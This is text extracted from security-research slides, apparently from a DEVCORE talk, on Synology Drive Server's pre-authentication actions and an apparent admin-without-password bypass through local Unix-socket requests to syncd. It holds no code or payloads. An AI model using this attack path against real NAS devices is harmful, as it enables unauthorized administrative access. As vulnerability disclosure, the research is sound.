
DEV✓CORE


Pre-Auth Action

noop
test_connection
encrypt_channel
query_server_info
get_portal_link
get_office_template_link
auth_advance_sharing
get_metrics

只有 8 個








有給 Password

沒給 Password

Linux PAM






Synology Drive Server



瀏覽器



Admin Center




裝置 APP



syncd

DEV✓CORE



Synology Drive Server





瀏覽器

Admin Center



裝置 APP

syncd



Remote Request

DEV✓CORE

Synology Drive Server



瀏覽器



裝置 APP


DEV✓CORE

Admin Center


Unix Socket

syncd

Local Request



Synology Drive Server



Admin Center



好像有什麼地方怪怪的...



DEVCORE



裝置 APP

syncd



Local Request



Synology Drive Server

Admin Center

syncd

我是 admin ,
沒有密碼

裝置 APP



DEV✓CORE

Synology Drive Server

Admin Center


Remote 請求
，拒絕！

syncd

裝置 APP



DEV✓CORE



Synology Drive Server





瀏覽器

我是 admin ,
沒有密碼



Admin Center

syncd



DEV✓CORE

Synology Drive Server



瀏覽器





Admin Center

Unix Socket

